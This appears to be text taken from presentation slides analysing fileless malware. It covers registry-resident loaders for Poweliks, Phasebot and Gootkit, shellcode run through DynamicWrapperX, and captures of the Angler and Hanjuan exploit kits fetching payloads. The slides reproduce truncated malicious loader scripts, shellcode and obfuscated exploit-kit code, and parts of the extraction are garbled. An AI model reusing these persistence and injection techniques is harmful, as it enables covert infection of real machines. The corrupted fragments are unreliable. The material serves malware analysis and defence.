


Time	PID	Process Path	Operation	Info
14:48:32:555	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	remote thread(G14)	C:\Windows\explorer.exe
14:48:32:727	2348	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	create remote thread	C:\Windows\explorer.exe
14:48:32:883	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\taskhost.exe
14:48:33:039	1980	C:\Windows\explorer.exe	create remote thread	C:\Windows\System32\dwm.exe

— PowerShell.exe injects a binary into explorer.exe

GOOTKIT


- Registry 1: Auto-start Registry Entry



HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
rundll32 = "mshta "about:<title> </title><script>moveTo(-300,-  
300);resizeTo(0,0);</script><hta:application  
showintaskbar=no><script>eval(new  
ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\  
xsw\\loader'));if(!window.flag)close()</script>"
```

- Registry 2: Loader Registry Entry (1/2)



```

"loader"="var GlobalObject = this;
var FSO = fso = new ActiveXObject(\ "Scripting.FileSystemObject\ ");
var WshShell = new ActiveXObject(\ "WScript.Shell\ ");
var DefaultDir = WshShell.ExpandEnvironmentStrings(\ "%TMP%\ \ \ \ ");

var HTARunCommand =
  \ "about:<title>Å </title><script>moveTo(-300,-300);resizeTo(0,0);</script>\ " +
  \ "<hta:application showintaskbar=no/><script>eval(new ActiveXObject('WScript.Shell')).\""+
  \ "RegRead('HKCU\ \ \ \ \ \ Software\ \ \ \ \ \ \ xsw\ \ \ \ \ \ \ loader'));if(!window.flag)close()</script>\ ";

function Resources ()
{
/*[mshta.exe[TVqQAAMAAAAAEAAAA//8AALgAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA6AAAAA4fug4AtAnNIbgBTMOhVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB5dW4gaW4g
RE9TIGlvZGUuZQOKJAAAAAAAAAAABMwyIrCKJMeAiiTHgIokx4y60ReA2iTHgIok14RKJMeMut
Q3gGokx4y60TeEuiTHjLrRJ4CaJMeMutLHgNokx4y60WeAmiTHhSaWNoCKJMeAAAAAAAAA . . .

```

Registry 2: Loader Registry Entry (2/2)

```
function SetupDWX()  
{  
  if (!FileExists(DefaultDir+"mshta.exe\")) UnpackResource(@"mshta.exe", DefaultDir + "mshta.exe");  
  if (!FileExists(DefaultDir+"dynwrapx.dll\")) UnpackResource(@"dynwrapx.dll", DefaultDir + "dynwrapx.dll");  
  if (!FileExists(DefaultDir+"dynwrapx.sxs.manifest\")) UnpackResource(@"dynwrapx.sxs.manifest", DefaultDir + "dynwrapx.sxs.manifest");  
  if (!FileExists(DefaultDir+"mshta.exe.manifest\")) UnpackResource(@"mshta.exe.manifest", DefaultDir + "mshta.exe.manifest");  
  WshShell.Run("\'+DefaultDir+"mshta.exe\\\" \\\\"+"HTARunCommand+'\"',0,0);  
  Exit();  
}  
try  
{  
  var DWX = new ActiveXObject("DynamicWrapperX");  
  ExecuteShellCode();  
  function ExecuteShellCode()  
  {  
    var CodeAddr = DWX.RegisterCode(ShellcodeHexStr, "executeCode", "i=1", "r=1");  
    DWX.executeCode(0);  
  }  
  Exit();  
}  
catch(e)  
{  
  SetupDWX();  
}
```

```
var ShellcodeHexStr =  
'558BEC83EC28E81F0A00008945FC837DFC00745EC745F820000000836  
5F40D8365F00FF75F88D45F050FF75FCE8620300000FB6C085C07439C7  
45D873D07600C745DC63006800C745E06F007300C745E474002' +  
'E00C745E865007800C745EC650000008D45D850FF75F0FF75FCE85400  
000033C08BE55DC2040058EEC83EC20C745E001000000C745E41000000  
0C745E902000000C745EC20000000C745F004000000C745F44' +  
'000000C745F804000000C745FC40000008B4508C1E81D8B4485E08B  
E55DC3558BEC81EC700300008365EC00C745A825005300C745AC7900780  
0C745B074006500C745B46D005200C745B86F006F00C745BC740' +  
'02500C745C05C005300C745C479007300C745C874006500C745CC5D00  
3300C745D0320000008365D400C745D85C0000006A448D855CFF7F50E  
B350E0000C7855CFFFFFF140000006A108D45DC50E8200E0000' |  
'68CC020008D8590FCFF5CE80F0E00006A0868080200008B4508FTB  
0BC000008B4508FF50648945ECC78590FCFFF020001006804010000FF  
75ECBD45A8508B4508FF50388D45D850FF75EC8B4508FF505CF' +  
'F7510FF75EC0B4500FF505C0B450C0B4D0C03403C094DF00D45DC500D  
B55CFFFFFF506A006A00680C000086A006A006A00FF75ECA008B4508F
```

— Shellcode execution via DynamicWrapperX

- The malware itself resides into an hijacked svchost process

```
.text:004011BD lea    eax, [ebp+var_A4]
.text:004011C3 push   eax
.text:004011C4 push   0
.text:004011C6 push   0
.text:004011C8 push   800000Ch
.text:004011CD push   0
.text:004011CF push   0
.text:004011D1 push   0
.text:004011D3 push   [ebp+var_14]
.text:004011D6 push   0
.text:004011D8 mov    eax, [ebp+arg_0]
EIP .text:004011DB call   dword ptr [[eax+3Ch]

000011DB 004011DB: sub_4010C6+115
```

Hex View-1

013307E0	43	00	3A	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	C:\.W.i.n.d.o.
013307F0	77	00	73	00	5C	00	53	00	79	00	73	00	74	00	65	00	w.s.\.S.y.s.t.e.
01330800	6D	00	33	00	32	00	5C	00	73	00	76	00	63	00	68	00	m.3.2.\.s.v.c.h.
01330810	6F	00	73	00	74	00	2E	00	65	00	78	00	65	00	00	00	o.s.t...e.x.e...

- Malware hiding in the registry: Auto-start Registry Entry

POWELIKS

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[NULL]

(Default) = "**rundll32.exe**
javascript:"..\mshtml,RunHTMLApplication
";document.write ("\"74script
language=jscript.encode>" + (new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\software\microsoft\windows\currentversion\run\" + "\"74/script>")"

Concept

(1) **rundll32.exe** <dllname>, <entrypoint> <optional arguments>

(2) JavaScript Protocol

```
javascript:"..\mshtml,RunHTMLApplication ";
eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();
```

PHASEBOT

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) =
rundll32.exe
javascript:"..\mshtml,RunHTMLApplication
";eval((new%
20ActiveXObject("Wscript.Shell")).**RegRead**("
HKCU\\Software\\Microsoft\\Active%20Setu
p\\Installed%
20Components\\{72507C54-3577-4830-815B-
310007F6135A}\\JavaScript"));close();

GOOTKIT

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

rundll32 = "**mshta** "about:<title>
</title><script>
moveTo(-300,-
300);resizeTo(0,0);</script><hta:application
showintaskbar=no><script>eval(new
ActiveXObject
('WScript.Shell').**RegRead**('HKCU\\Software\
\xsw\\loader'));if(!window.flag)
close()</script>"

- Malware hiding in the registry: Loader Registry Entry

POWELIKS

HKCU\Microsoft\Windows\
CurrentVersion\Run
(Default) = "{encoded script}"

Powershell executes
Shellcode

PHASEBOT

HKCU\Software\Microsoft\
Active Setup\Installed Components\
{72507C54-3577-4830-815B-310007F6135A}
Javascript = "sPowerShellScript = \
"lyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB
0ZWQgU2h1bGxDb2RIIEZyb20gVGhlIFJlZ2lzdHJ5
IA0KDQojIFNldCBSZWdpc3RyeSBLZXkNCiRzUm
VnaXN0cn....."

Powershell executes
Shellcode

GOOTKIT

HKEY_CURRENT_USER\Software\xsw
loader = "varGlobalObject = this;var FSO = fso =
new ActiveXObject
(\"Scripting..."

DynamicWrapperX executes
Shellcode

- Malware hiding in the registry: Binary

POWELIKS

Already embedded in the base64-encoded script of the loader registry entry

PHASEBOT

```
HKCU\Software\  
Microsoft\Active Setup\Installed Components\  
{72507C54-3577-4830-815B-310007F6135A}  
Rc4Encoded{32 or 64} = "{encrypted binary}"
```


RC4-encrypted and stored in the Registry

GOOTKIT

```
HKEY_CURRENT_USER\Software\ xsw  
binaryImage{32 or 64} = "{binary data}"
```

Stored in the Registry

- Fileless Arrival



Source: malware.dontneedcoffee.com

ANGLER & HANJUAN EXPLOIT KITS

MALWARE HIDING IN MEMORY

- Angler Exploit Kit Fileless Routine (1/3)



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds...	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds...	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	

```

236 if ( (flashVersion("11.3.300.257") >= 0 && flashVersion("11.7.700.275") <= 0) || (flashVersion("11.8.800.94") >= 0
    - && flashVersion("13.0.0.182") <= 0))
237 {
238 window.sf325gtgs7sfd1 = true;
239 }
240 else
241 {
242 if(flashVersion("13.0.0.182") > 0)
243 {
244 window.sf325gtgs7sfd2 = true;
245 }
246 var minValue = silverVersion("4.0.50401.0"), maxValue = silverVersion("5.1.10411.0"), currentValue =
    - silverVersion("5.0.60818.0");
247 if (typeof (minValue) != 'undefined' && typeof (maxValue) != 'undefined' && typeof (currentValue) != 'undefined'
    - && minValue >= 0 && maxValue <= 0 && currentValue != 0)
248 {
249 window.sf325gtgs7sfd3 = true;
250 }
251 }
252 if (navigator.javaEnabled())
253 {
254 window.sf325gtgs7sfd4 = true;
3083 var jv = ldklfgo.getVersion("Java"), targetVersion = "1.7.0.10", klqwgth= document;;
3084 if (!!jv && fixNumber(jv) >= fixNumber(targetVersion))
3085 {
3086 var tpl = '';
3087 `
  
```



Angler Exploit Kit Fileless Routine (2/3)



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/cookie?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	

GET /Nslw_9RO6YgT4aUKwP45bLRyRaMl6pG7v50B3ec4J_nXhR9wV2Q36KR0HRGoc2 HTTP/1.1

Transport
Host: asd.readmerounds.net

Get SyntaxView	Transformer	Headers	Textview	ImageView	HexView	Webview	Auth	Caching	Cookies	Raw	XML	JSON
00000000	F1	F4	C2	A2	8B	34	6E	68	61	64	0A	1F
00000001	74	7D	4F	3D	55	54	44	B4	C2	A0	37	62
00000002	61	00000000	90	90	90	90	90	00	00	E8	17	03
00000003	73	2C	07	40	00	85	C9	74	05	E8	14	03
00000004	16	00000010	00	00	00	00	00	00	00	00	00	00
00000005	A7	00000020	00	00	95	64	07	40	00	19	4D	5A
00000006	24	00000030	04	66	39	08	76	39	8B	48	79	40
00000007	A9	00000040	77	2D	81	3C	01	50	45	00	00	00
00000008	67	00000050	00	66	84	04	01	16	5E	04	E3	2A
00000009	96	00000060	00	2C	07	40	00	83	7D	0C	00	7A
00000010	A7	00000070	00	C3	55	8B	EC	51	56	75	E8	88
00000011	33	00000080	00	2C	07	40	00	83	7D	0C	00	7A
00000012	95	00000090	00	2C	07	40	00	83	7D	0C	00	7A
00000013	6E	00000100	12	FC	85	C0	74	2C	8D	30	40	8F
00000014	BC	00000110	4	68	DF	73	6A	64	E3	2A	29	85
00000015	32	00000120	69	34	DD	64	46	64	E3	2A	29	85
00000016	9C	00000130	14	BD	61	F2	22	6B	30	E3	84	39
00000017	35	00000140	95	55	61	67	33	63	86	52	63	64
00000018	ED	00000150	B1	EF	0E	16	7E	05	45	66	24	52
00000019	62	00000160	A7	68	D9	34	EB	40	4A	70	E4	24
00000020	20	00000170	67	79	62	7D	06	6A	E3	2A	29	85
00000021	1E	00000180	33	EF	C2	46	89	34	62	34	E7	2B
00000022	95	00000190	5A	9F	26	00	E9	33	EB	08	15	4F
00000023	18	00000200	45	78	D1	F5	66	BD	2B	6A	6E	6A
00000024	61	00000210	BC	EF	26	16	7A	BF	3A	4C	07	2E
00000025	32	00000220	21	8F	50	01	A2	6B	3C	35	3A	3D
00000026	A3	00000230	14	93	0D	6C	A1	DC	6E	68	61	64
00000027	0A	01	20	5C	32	BF	B7	A5	24	90	37	5E
00000028	39	8A	B8	14	12	35	60	64	82	44	B4	C2
00000029	8E	1F	56	DA	12	35	60	68	09	27	58	62
00000030	36	5E	32	0A	C7	14	2B	A4	32	DB	71	72
00000031	00	33	EF	2B	78	8C	78	33	62	34	E7	2B
00000032	4F	00	3E	54	A5	71	9E	04	61	8C	80	32
00000033	37	ED	11	12	8A	DB	6E	68	61	0C	88	5C
00000034	85	13	3E	0C	0B	F3	2B	80	0F	01	26	1C
00000035	61	64	3E	14	4F	49	D6	3E	0F	27	7E	DA
00000036	22	50	D2	F1	3C	6F	8E	8D	A7	D9	66	46
00000037	90	A6	56	32	34	BF	1A	4C	4D	57	9B	65
00000038	0E	E2	06	71	62	7B	78	33	62	34	E7	2B
00000039	05	C2	62	32	64	3D	3E	36	EF	12	3E	E9
00000040	A1	11	42	B9	95	BF	50	33	9A	11	BA	01
00000041	52	B9	74	5E	BF	32	58	19	67	8C	B9	09
00000042	9E	E2	06	71	62	7B	78	33	62	34	E7	2B
00000043	07	67	94	3D	FC	2E	28	7D	E9	07	2E	37
00000044	61	64	52	32	62	34	6E	68	61	64	52	32
00000045	61	64	52	32	62	34	6E	68	61	64	52	32
00000046	61	64	52	32	62	34	6E	68	61	64	52	32
00000047	61	64	52	32	62	34	6E	68	61	64	52	32
00000048	61	64	52	32	62	34	6E	68	61	64	52	32
00000049	61	64	52	32	62	34	6E	68	61	64	52	32
00000050	61	64	52	32	62	34	6E	68	61	64	52	32
00000051	61	64	52	32	62	34	6E	68	61	64	52	32
00000052	61	64	52	32	62	34	6E	68	61	64	52	32
00000053	61	64	52	32	62	34	6E	68	61	64	52	32
00000054	61	64	52	32	62	34	6E	68	61	64	52	32
00000055	61	64	52	32	62	34	6E	68	61	64	52	32
00000056	61	64	52	32	62	34	6E	68	61	64	52	32
00000057	61	64	52	32	62	34	6E	68	61	64	52	32
00000058	61	64	52	32	62	34	6E	68	61	64	52	32
00000059	61	64	52	32	62	34	6E	68	61	64	52	32
00000060	61	64	52	32	62	34	6E	68	61	64	52	32

key = adR2b4nh



• Angler Exploit Kit Fileless Routine (3/3)

Landing page assesses vulnerability

Retrieves binary from URL

Serves binary via exploit

Payload

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwit51	97,209	no-cac...	text/html		[#3553]	
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```
1600 VlxwtPgsl0jj(Xsyk + ICJQoAt6EJrw7k7(M2rrPz) + NvI + ICJQoAt6EJrw7k7(Uur3K) + PQ7rG5 + ICJQoAt6EJrw7k7(X8a) + Wolq4 + '%u0000');
1601 //exploit(shellcode1 + obfuscate(binary) + shellcode2 + obfuscate(key) + shellcode3 + obfuscate(filename) + shellcode4 + '%u0000')
1602 IgMzi9VrU1um9();
1603 YalmjILrs2LKogf5();
1604 return
1605 }
1606 JG5ral7hh2ky0H4 = '%u0C0F%u0101%u0606%u0A09%u060F%u0409%u0D0F%u0901%u090F%u0E01%u0101%u0101%u0101%u0C05%u0605%u0306%u0F05%u0605%u0D05%u0404%
1607 S7lpImaaMlG7rs = '%u0906%u0A09%u0705%u0D05%u090F%u0602%u0101%u0101%u0101';
1608 Wt8Z9B0s6E9fgG = '%u0906%u0A09%u0705%u0D05%u090F%u0602%u0101%u0101%u0101%u0308%u0607%u0807%u0408%u0708%u0308%u0404%u0304%u0103%u1003%u0408%u
1609 NmcS5u5e98ahs = '%u0906%u0A09%u0705%u0D06%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u0707%u0906%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u
1610 9%u0E06%u0110%u0409%u0D0F%u0902%u0204%u0A0D%u0C09%u0E06%u0901%u0C09%u0C05%u0D04%u0E09%u0D01%u0A02%u0C09%u0A05%u0908%u0E09%u0501%u0A02%u0C09%
1611 Vb91Vgz6W(JG5ral7hh2ky0H4, S7lpImaaMlG7rs, Wt8Z9B0s6E9fgG, NmcS5u5e98ahs);
1612 if (window.sf325gtgs7sfdfl && !window.sf325gtgs7sfdss)
1613 {
1614   var klfgr = 'wri', klfgr2 = 'te';
1615   function getKolaio()
1616   {
1617     return TwWoZiM(Txm0kEPe3);
1618   }

```

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
shellcode

exploit function


Hanjuan Exploit Kit Fileless Infection Delivers BEDEP




64.34.127.134	/	2,228	text/html; c...	ie xplore:3952	⊖ Landing page
64.34.127.134	/fontdho.swf	29,605	application/...	ie xplore:3952	⊖ SWF - exploit trigger
fpdownload2.macro...	/get/flashplayer/update/c...	349	text/html; c...	ie xplore:3952	
64.34.127.134	/favicon.ico	512	no-cac...	ie xplore:3952	
64.34.127.134	/blopper.php	296,364	application/...	ie xplore:3952	⊖ Embedded shellcode
www.earthtools.org	/timezone/0/0	508	application/...	ie xplore:3952	⊖ Normal URLs - Used in DGA routine
www.ecb.europa.eu	/stats/eurofxref/eurofxre...	72,704	text/xml	ie xplore:3952	
